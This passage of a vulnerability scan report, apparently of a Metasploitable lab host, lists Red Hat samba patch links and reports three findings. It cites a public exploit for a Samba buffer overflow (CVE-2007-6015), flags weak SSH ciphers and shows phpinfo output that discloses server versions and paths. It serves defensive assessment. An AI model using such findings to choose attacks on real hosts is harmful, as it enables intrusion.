(https://content-web.rhn.redhat.com/rhn/public/NULL/samba/3.0.9-1.3E.14.3/i386/samba-3.0.9-1.3E.14.3.i386.rpm?__gda__=1274828817_8f52a0b8719cc68e51ee69388334ea89&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 3 for Itanium) (samba-client-3.0.9-1.3E.14.3.ia64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-client/3.0.9-1.3E.14.3/ia64/samba-client-3.0.9-1.3E.14.3.ia64.rpm?__gda__=1274828817_dcad783cf40c2c582538157b93f1615d&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 3 for Itanium) (samba-common-3.0.9-1.3E.14.3.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.9-1.3E.14.3/i386/samba-common-3.0.9-1.3E.14.3.i386.rpm?__gda__=1274828818_ee0cfc73586f4fdcebee82a91033870c&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 3 for iSeries and pSeries) (samba-client-3.0.9-1.3E.14.3.ppc)

(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-client/3.0.9-1.3E.14.3/ppc/samba-client-3.0.9-1.3E.14.3.ppc.rpm?__gda__=1274828818_367bc8a7e0474565a6040d0310e50d8f&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 3 for iSeries and pSeries) (samba-3.0.9-1.3E.14.3.ppc64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba/3.0.9-1.3E.14.3/ppc64/samba-3.0.9-1.3E.14.3.ppc64.rpm?__gda__=1274828819_77ff63fd166f00cd0e3ebb58bc78e6de&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 3 for iSeries and pSeries) (samba-common-3.0.9-1.3E.14.3.ppc64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.9-1.3E.14.3/ppc64/samba-common-3.0.9-1.3E.14.3.ppc64.rpm?__gda__=1274828819_42ecbfbd6977b9a2e38cdbd4cce2c53f&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 3 for iSeries and pSeries) (samba-swat-3.0.9-1.3E.14.3.ppc)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-swat/3.0.9-1.3E.14.3/ppc/samba-swat-3.0.9-1.3E.14.3.ppc.rpm?__gda__=1274828820_e5122e41778713ed69b299ed7f1332b9&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 3 for iSeries and pSeries) (samba-3.0.9-1.3E.14.3.ppc)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba/3.0.9-1.3E.14.3/ppc/samba-3.0.9-1.3E.14.3.ppc.rpm?__gda__=1274828820_153629dabb4c1d58e933cd047c9f5469&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 3 for iSeries and pSeries) (samba-common-3.0.9-1.3E.14.3.ppc)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.9-1.3E.14.3/ppc/samba-common-3.0.9-1.3E.14.3.ppc.rpm?__gda__=1274828821_362823e239cbd5da672c5973b1893c31&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 3 for x86) (samba-swat-3.0.9-1.3E.14.3.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-swat/3.0.9-1.3E.14.3/i386/samba-swat-3.0.9-1.3E.14.3.i386.rpm?__gda__=1274828821_577d9544a24b583fafa334bb924ab2a4&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 3 for x86) (samba-3.0.9-1.3E.14.3.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba/3.0.9-1.3E.14.3/i386/samba-3.0.9-1.3E.14.3.i386.rpm?__gda__=1274828822_d61b74ccf38861983058479d6890a199&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 3 for x86) (samba-client-3.0.9-1.3E.14.3.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-client/3.0.9-1.3E.14.3/i386/samba-client-3.0.9-1.3E.14.3.i386.rpm?__gda__=1274828822_f975ffb63c32e351ef1b2f82235fe785&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 3 for x86) (samba-common-3.0.9-1.3E.14.3.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.9-1.3E.14.3/i386/samba-common-3.0.9-1.3E.14.3.i386.rpm?__gda__=1274828823_dea00dfac5d17cf06d39272518f4b581&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 4 for 32-bit x86) (samba-swat-3.0.25b-1.el4_6.4.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-swat/3.0.25b-1.el4_6.4/i386/samba-swat-3.0.25b-1.el4_6.4.i386.rpm?__gda__=1274828823_6a685b8d74817ee9b1019ad7a06c485e&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 4 for 32-bit x86) (samba-3.0.25b-1.el4_6.4.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba/3.0.25b-1.el4_6.4/i386/samba-3.0.25b-1.el4_6.4.i386.rpm?__gda__=1274828824_8b00c1e94d7d036582b71ff2cee65d6a&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 4 for 32-bit x86) (samba-common-3.0.25b-1.el4_6.4.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.25b-1.el4_6.4/i386/samba-common-3.0.25b-1.el4_6.4.i386.rpm?__gda__=1274828824_cec82504794dca3d7df23856aff8cbac&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 4 for 32-bit x86) (samba-client-3.0.25b-1.el4_6.4.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-client/3.0.25b-1.el4_6.4/i386/samba-client-3.0.25b-1.el4_6.4.i386.rpm?__gda__=1274828825_c43663cfde2e5aacc26123cc5d46c3c9&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 4 for 64-bit AMD64/Intel EM64T) (samba-common-3.0.25b-1.el4_6.4.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.25b-1.el4_6.4/i386/samba-common-3.0.25b-1.el4_6.4.i386.rpm?__gda__=1274828825_866c9960d5b3af018f6034d16865f247&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 4 for 64-bit AMD64/Intel EM64T) (samba-swat-3.0.25b-1.el4_6.4.x86_64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-swat/3.0.25b-1.el4_6.4/x86_64/samba-swat-3.0.25b-1.el4_6.4.x86_64.rpm?__gda__=1274828826_b779cd77fadf0c112974ce06fa3b4493&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 4 for 64-bit AMD64/Intel EM64T) (samba-common-3.0.25b-1.el4_6.4.x86_64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.25b-1.el4_6.4/x86_64/samba-common-3.0.25b-1.el4_6.4.x86_64.rpm?__gda__=1274828826_2483c550505cd890dba3bed04704ab96&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 4 for 64-bit AMD64/Intel EM64T) (samba-client-3.0.25b-1.el4_6.4.x86_64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-client/3.0.25b-1.el4_6.4/x86_64/samba-client-3.0.25b-1.el4_6.4.x86_64.rpm?__gda__=1274828827_bc7393aa055be61d035a101cf962e3da&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 4 for 64-bit AMD64/Intel EM64T) (samba-3.0.25b-1.el4_6.4.x86_64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba/3.0.25b-1.el4_6.4/x86_64/samba-3.0.25b-1.el4_6.4.x86_64.rpm?__gda__=1274828827_64982ffc08eac1b2247ccc2881b71d0e&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 4 for 64-bit IBM POWER) (samba-swat-3.0.25b-1.el4_6.4.ppc)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-swat/3.0.25b-1.el4_6.4/ppc/samba-swat-3.0.25b-1.el4_6.4.ppc.rpm?__gda__=1274828828_b48e6d052fd4b993ebc96fa1cbedfc26&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 4 for 64-bit IBM POWER) (samba-common-3.0.25b-1.el4_6.4.ppc)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.25b-1.el4_6.4/ppc/samba-common-3.0.25b-1.el4_6.4.ppc.rpm?__gda__=1274828828_8a1f67534d283e37e4cd886eecb91570&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 4 for 64-bit IBM POWER) (samba-common-3.0.25b-1.el4_6.4.ppc64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.25b-1.el4_6.4/ppc64/samba-common-3.0.25b-1.el4_6.4.ppc64.rpm?__gda__=1274828829_fe62c0c4c8a766bbfc846205e380bca6&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 4 for 64-bit IBM POWER) (samba-3.0.25b-1.el4_6.4.ppc)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba/3.0.25b-1.el4_6.4/ppc/samba-3.0.25b-1.el4_6.4.ppc.rpm?__gda__=1274828829_9be2aa9f5f022e055b83baa76bf99645&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 4 for 64-bit IBM POWER) (samba-client-3.0.25b-1.el4_6.4.ppc)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-client/3.0.25b-1.el4_6.4/ppc/samba-client-3.0.25b-1.el4_6.4.ppc.rpm?__gda__=1274828830_d32af5d0f3b88784717bfdd3a27d61ab&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 4 for 64-bit Intel Itanium) (samba-3.0.25b-1.el4_6.4.ia64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba/3.0.25b-1.el4_6.4/ia64/samba-3.0.25b-1.el4_6.4.ia64.rpm?__gda__=1274828830_1c6853c68c488481b33a980404def651&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 4 for 64-bit Intel Itanium) (samba-client-3.0.25b-1.el4_6.4.ia64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-client/3.0.25b-1.el4_6.4/ia64/samba-client-3.0.25b-1.el4_6.4.ia64.rpm?__gda__=1274828831_8a792d7a36968fb64371a8fe8c566e44&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 4 for 64-bit Intel Itanium) (samba-common-3.0.25b-1.el4_6.4.i386)

(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.25b-1.el4_6.4/i386/samba-common-3.0.25b-1.el4_6.4.i386.rpm?__gda__=1274828831_816301b0c9da650bf57c8da0c771b962&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 4 for 64-bit Intel Itanium) (samba-common-3.0.25b-1.el4_6.4.ia64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.25b-1.el4_6.4/ia64/samba-common-3.0.25b-1.el4_6.4.ia64.rpm?__gda__=1274828832_8e94f8c26565ef6be05339ab6091365e&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 4 for 64-bit Intel Itanium) (samba-swat-3.0.25b-1.el4_6.4.ia64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-swat/3.0.25b-1.el4_6.4/ia64/samba-swat-3.0.25b-1.el4_6.4.ia64.rpm?__gda__=1274828833_09e95ee4ff7b306afe4ec444a2e6486c&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 3 for AMD64/Intel EM64T) (samba-swat-3.0.9-1.3E.14.3.x86_64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-swat/3.0.9-1.3E.14.3/x86_64/samba-swat-3.0.9-1.3E.14.3.x86_64.rpm?__gda__=1274828833_e7adb7d2ec3e16ae10164ab241e048fc&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 3 for AMD64/Intel EM64T) (samba-client-3.0.9-1.3E.14.3.x86_64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-client/3.0.9-1.3E.14.3/x86_64/samba-client-3.0.9-1.3E.14.3.x86_64.rpm?__gda__=1274828833_d1c25a7bd28fa76577dd39f11861548d&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 3 for AMD64/Intel EM64T) (samba-3.0.9-1.3E.14.3.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba/3.0.9-1.3E.14.3/i386/samba-3.0.9-1.3E.14.3.i386.rpm?__gda__=1274828834_0dae3a7974ec9f5f8b3e33ba9af0c59d&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 3 for AMD64/Intel EM64T) (samba-common-3.0.9-1.3E.14.3.x86_64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.9-1.3E.14.3/x86_64/samba-common-3.0.9-1.3E.14.3.x86_64.rpm?__gda__=1274828835_ebeef54d17afc2739f799b0ae9496849&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 3 for AMD64/Intel EM64T) (samba-3.0.9-1.3E.14.3.x86_64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba/3.0.9-1.3E.14.3/x86_64/samba-3.0.9-1.3E.14.3.x86_64.rpm?__gda__=1274828835_4d2fea395927b7dcd33f5ffedcc2c501&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 3 for AMD64/Intel EM64T) (samba-common-3.0.9-1.3E.14.3.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.9-1.3E.14.3/i386/samba-common-3.0.9-1.3E.14.3.i386.rpm?__gda__=1274828835_0182b2fdb7f9c931491070c7fe142e49&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 3 for Itanium) (samba-3.0.9-1.3E.14.3.ia64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba/3.0.9-1.3E.14.3/ia64/samba-3.0.9-1.3E.14.3.ia64.rpm?__gda__=1274828836_6c42b26761186a61f3c94bc1d2085347&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 3 for Itanium) (samba-swat-3.0.9-1.3E.14.3.ia64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-swat/3.0.9-1.3E.14.3/ia64/samba-swat-3.0.9-1.3E.14.3.ia64.rpm?__gda__=1274828837_6ae372afdd32298e14f78395e9ef0c8d&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 3 for Itanium) (samba-common-3.0.9-1.3E.14.3.ia64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.9-1.3E.14.3/ia64/samba-common-3.0.9-1.3E.14.3.ia64.rpm?__gda__=1274828837_7610726f91fdc0ed6e162f8a7023586b&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 3 for Itanium) (samba-3.0.9-1.3E.14.3.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba/3.0.9-1.3E.14.3/i386/samba-3.0.9-1.3E.14.3.i386.rpm?__gda__=1274828837_87f8ec5d6195f7e7de33f27cc297ca3d&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 3 for Itanium) (samba-client-3.0.9-1.3E.14.3.ia64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-client/3.0.9-1.3E.14.3/ia64/samba-client-3.0.9-1.3E.14.3.ia64.rpm?__gda__=1274828838_91c60afd584906f910e1fc568228f15e&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 3 for Itanium) (samba-common-3.0.9-1.3E.14.3.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.9-1.3E.14.3/i386/samba-common-3.0.9-1.3E.14.3.i386.rpm?__gda__=1274828838_df3beb6e042f436f5d67317b60d40923&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 3 for x86) (samba-swat-3.0.9-1.3E.14.3.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-swat/3.0.9-1.3E.14.3/i386/samba-swat-3.0.9-1.3E.14.3.i386.rpm?__gda__=1274828839_259df11e019863f2d21bdea581f142e1&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 3 for x86) (samba-3.0.9-1.3E.14.3.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba/3.0.9-1.3E.14.3/i386/samba-3.0.9-1.3E.14.3.i386.rpm?__gda__=1274828840_4b0d063ac08969e5b622cfcef8def77c&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 3 for x86) (samba-client-3.0.9-1.3E.14.3.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-client/3.0.9-1.3E.14.3/i386/samba-client-3.0.9-1.3E.14.3.i386.rpm?__gda__=1274828840_e01d2d2ae4f3a7af08878b2a8a46cfbb&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 3 for x86) (samba-common-3.0.9-1.3E.14.3.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.9-1.3E.14.3/i386/samba-common-3.0.9-1.3E.14.3.i386.rpm?__gda__=1274828841_cd951cf7ee4359a80a47220a903472a5&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 4 for 32-bit x86) (samba-swat-3.0.25b-1.el4_6.4.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-swat/3.0.25b-1.el4_6.4/i386/samba-swat-3.0.25b-1.el4_6.4.i386.rpm?__gda__=1274828841_641c2526ebaf181770e2c0b78ab4bef9&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 4 for 32-bit x86) (samba-3.0.25b-1.el4_6.4.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba/3.0.25b-1.el4_6.4/i386/samba-3.0.25b-1.el4_6.4.i386.rpm?__gda__=1274828842_8b694e7d5814209290029b8f11c3d38d&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 4 for 32-bit x86) (samba-common-3.0.25b-1.el4_6.4.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.25b-1.el4_6.4/i386/samba-common-3.0.25b-1.el4_6.4.i386.rpm?__gda__=1274828842_588409d566f3a5e0624e1b74836a981d&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 4 for 32-bit x86) (samba-client-3.0.25b-1.el4_6.4.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-client/3.0.25b-1.el4_6.4/i386/samba-client-3.0.25b-1.el4_6.4.i386.rpm?__gda__=1274828843_94df791a9c68bdeb815d4b78269e57fc&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 4 for 64-bit Intel Itanium) (samba-3.0.25b-1.el4_6.4.ia64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba/3.0.25b-1.el4_6.4/ia64/samba-3.0.25b-1.el4_6.4.ia64.rpm?__gda__=1274828843_3bcbb9320553a205d3eaa49e1e37fcc1&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 4 for 64-bit Intel Itanium) (samba-client-3.0.25b-1.el4_6.4.ia64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-client/3.0.25b-1.el4_6.4/ia64/samba-client-3.0.25b-1.el4_6.4.ia64.rpm?__gda__=1274828844_fd3f554985b688b99e78a87ca6f68b01&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 4 for 64-bit Intel Itanium) (samba-common-3.0.25b-1.el4_6.4.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.25b-1.el4_6.4/i386/samba-common-3.0.25b-1.el4_6.4.i386.rpm?__gda__=1274828844_0fceb65c423be30c15f6e85adce87a04&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 4 for 64-bit Intel Itanium) (samba-common-3.0.25b-1.el4_6.4.ia64)

(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.25b-1.el4_6.4/ia64/samba-common-3.0.25b-1.el4_6.4.ia64.rpm?__gda__=1274828845_49328f833def6270a32c8ea271de969c&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 4 for 64-bit Intel Itanium) (samba-swat-3.0.25b-1.el4_6.4.ia64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-swat/3.0.25b-1.el4_6.4/ia64/samba-swat-3.0.25b-1.el4_6.4.ia64.rpm?__gda__=1274828845_76764892d6736be3c3b6a34904bf1ef8&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 4 for AMD64/Intel EM64T) (samba-common-3.0.25b-1.el4_6.4.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.25b-1.el4_6.4/i386/samba-common-3.0.25b-1.el4_6.4.i386.rpm?__gda__=1274828846_521df7311b9ee8c8d5bb0f037599c84e&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 4 for AMD64/Intel EM64T) (samba-swat-3.0.25b-1.el4_6.4.x86_64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-swat/3.0.25b-1.el4_6.4/x86_64/samba-swat-3.0.25b-1.el4_6.4.x86_64.rpm?__gda__=1274828846_6e601be2e063cd26964c4eaf29cdd4ca&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 4 for AMD64/Intel EM64T) (samba-common-3.0.25b-1.el4_6.4.x86_64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.25b-1.el4_6.4/x86_64/samba-common-3.0.25b-1.el4_6.4.x86_64.rpm?__gda__=1274828847_5d30519496b61704cb9bc39e71c8ce5d&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 4 for AMD64/Intel EM64T) (samba-client-3.0.25b-1.el4_6.4.x86_64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-client/3.0.25b-1.el4_6.4/x86_64/samba-client-3.0.25b-1.el4_6.4.x86_64.rpm?__gda__=1274828847_d254c1beaafcab98dd53769f2bdaa573&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux ES (v. 4 for AMD64/Intel EM64T) (samba-3.0.25b-1.el4_6.4.x86_64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba/3.0.25b-1.el4_6.4/x86_64/samba-3.0.25b-1.el4_6.4.x86_64.rpm?__gda__=1274828848_9ae62d7e1c70f3f1d3ca09d7afa99bc4&ext=.rpm)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

The Exploit-DB

Reference:	CVE-2007-6015
Description:	Samba 3.0.27a - 'send_mailslot()' Remote Buffer Overflow - The Exploit-DB Ref : 4732
Link:	http://www.exploit-db.com/exploits/4732

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Samba 3.0.20-Debian

3 Deprecated SSH Cryptographic Settings — port 22/tcp

QID:	38739
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	05/26/2021
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

The SSH protocol (Secure Shell) is a method for secure remote login from one computer to another.
The target is using deprecated SSH cryptographic settings to communicate.

IMPACT:

A man-in-the-middle attacker may be able to exploit this vulnerability to record the communication to decrypt the session key and even the messages.

SOLUTION:

Avoid using deprecated cryptographic settings.
Use best practices when configuring SSH.
Refer to Security of Interactive and Automated Access Management Using Secure Shell (SSH)
(https://csrc.nist.gov/publications/detail/nistir/7966/final) .
Settings currently considered deprecated:

Ciphers using CFB of OFB
Very uncommon, and deprecated because of weaknesses compared to newer cipher chaining modes such as CTR or GCM

RC4 cipher (arcfour, arcfour128, arcfour256)
The RC4 cipher has a cryptographic bias and is no longer considered secure
Ciphers with a 64-bit block size (DES, 3DES, Blowfish, IDEA, CAST)
Ciphers with a 64-bit block size may be vulnerable to birthday attacks (Sweet32)
Key exchange algorithms using DH group 1 (diffie-hellman-group1-sha1, gss-group1-sha1-*)
DH group 1 uses a 1024-bit key which is considered too short and vulnerable to Logjam-style attacks
Key exchange algorithm "rsa1024sha1"
Very uncommon, and deprecated because of the short RSA key size
MAC algorithm "umac-32"
Very uncommon, and deprecated because of the very short MAC length
Cipher "none"
This is available only in SSHv1

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Type	Name
key exchange	diffie-hellman-group1-sha1
cipher	3des-cbc
cipher	blowfish-cbc
cipher	cast128-cbc
cipher	arcfour128
cipher	arcfour256
cipher	arcfour

🟥🟥🟥⬜⬜ 3 phpinfo Information Disclosure Vulnerability port 80/tcp

QID:	10464
Category:	CGI
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	10/19/2021
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

This host has a publicly-accessible PHP file that calls the phpinfo() function (or some other function similar to it).
If a user requests this file (such as via an Internet browser), the user may obtain a page containing sensitive information about the Web server host. The information displayed to the user could include the exact version numbers of various software products (Operating Systems, Web Servers, PHP, XML, MySQL), the values of some environment variables ($PATH, $SYSTEM_ROOT), paths to various programs (cmd.exe), and much more.
To get specific information about the type of data your host displayed, please refer to the "Result" field below.

IMPACT:

By exploiting this vulnerability, any user could obtain very sensitive information about the Web server host. This information may aid in attacks against the host.

SOLUTION:

You should immediately remove all such files from the public domain on your Web server.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
HTTP/1.1 200 OK
Date: Fri, 24 Mar 2023 17:03:23 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 48608
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html><head>
<style type="text/css">
body {background-color: #ffffff; color: #000000;}
body, td, th, h1, h2 {font-family: sans-serif;}
pre {margin: 0px; font-family: monospace;}
a:link {color: #000099; text-decoration: none; background-color: #ffffff;}
a:hover {text-decoration: underline;}
table {border-collapse: collapse;}
.center {text-align: center;}
.center table { margin-left: auto; margin-right: auto; text-align: left;}
.center th { text-align: center !important; }
td, th { border: 1px solid #000000; font-size: 75%; vertical-align: baseline;}
h1 {font-size: 150%;}
h2 {font-size: 125%;}
.p {text-align: left;}
.e {background-color: #ccccff; font-weight: bold; color: #000000;}
.h {background-color: #9999cc; font-weight: bold; color: #000000;}
.v {background-color: #cccccc; color: #000000;}
.vr {background-color: #cccccc; text-align: right; color: #000000;}
img {float: right; border: 0px;}
hr {width: 600px; background-color: #cccccc; border: 0px; height: 1px; color: #000000;}
</style>
<title>phpinfo()</title><meta name="ROBOTS" content="NOINDEX,NOFOLLOW,NOARCHIVE" /></head>
<body><div class="center">
<table border="0" cellpadding="3" width="600">
<tr class="h"><td>
<a href="http://www.php.net/"><img border="0" src="/phpinfo.php?=PHPE9568F34-D428-11d2-A769-00AA001ACF42" alt="PHP Logo" /></a><h1 class="p">PHP Version 5.2.4-2ubuntu5.10</h1>
</td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr><td class="e">System </td><td class="v">Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 </td></tr>
<tr><td class="e">Build Date </td><td class="v">Jan  6 2010 21:50:12 </td></tr>
<tr><td class="e">Server API </td><td class="v">CGI/FastCGI </td></tr>
<tr><td class="e">Virtual Directory Support </td><td class="v">disabled </td></tr>
<tr><td class="e">Configuration File (php.ini) Path </td><td class="v">/etc/php5/cgi </td></tr>
<tr><td class="e">Loaded Configuration File </td><td class="v">/etc/php5/cgi/php.ini </td></tr>
<tr><td class="e">Scan this dir for additional .ini files </td><td class="v">/etc/php5/cgi/conf.d </td></tr>
<tr><td class="e">additional .ini files parsed </td><td class="v">/etc/php5/cgi/conf.d/gd.ini,
/etc/php5/cgi/conf.d/mysql.ini,
/etc/php5/cgi/conf.d/mysqli.ini,
/etc/php5/cgi/conf.d/pdo.ini,
/etc/php5/cgi/conf.d/pdo_mysql.ini
 </td></tr>
<tr><td class="e">PHP API </td><td class="v">20041225 </td></tr>
<tr><td class="e">PHP Extension </td><td class="v">20060613 </td></tr>
<tr><td class="e">Zend Extension </td><td class="v">220060519 </td></tr>
<tr><td class="e">Debug Build </td><td class="v">no </td></tr>
<tr><td class="e">Thread Safety </td><td class="v">disabled </td></tr>
<tr><td class="e">Zend Memory Manager </td><td class="v">enabled </td></tr>
<tr><td class="e">IPv6 Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Registered PHP Streams </td><td class="v">zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps   </td></tr>
<tr><td class="e">Registered Stream Socket Transports </td><td class="v">tcp, udp, unix, udg, ssl, sslv3, sslv2, tls </td></tr>
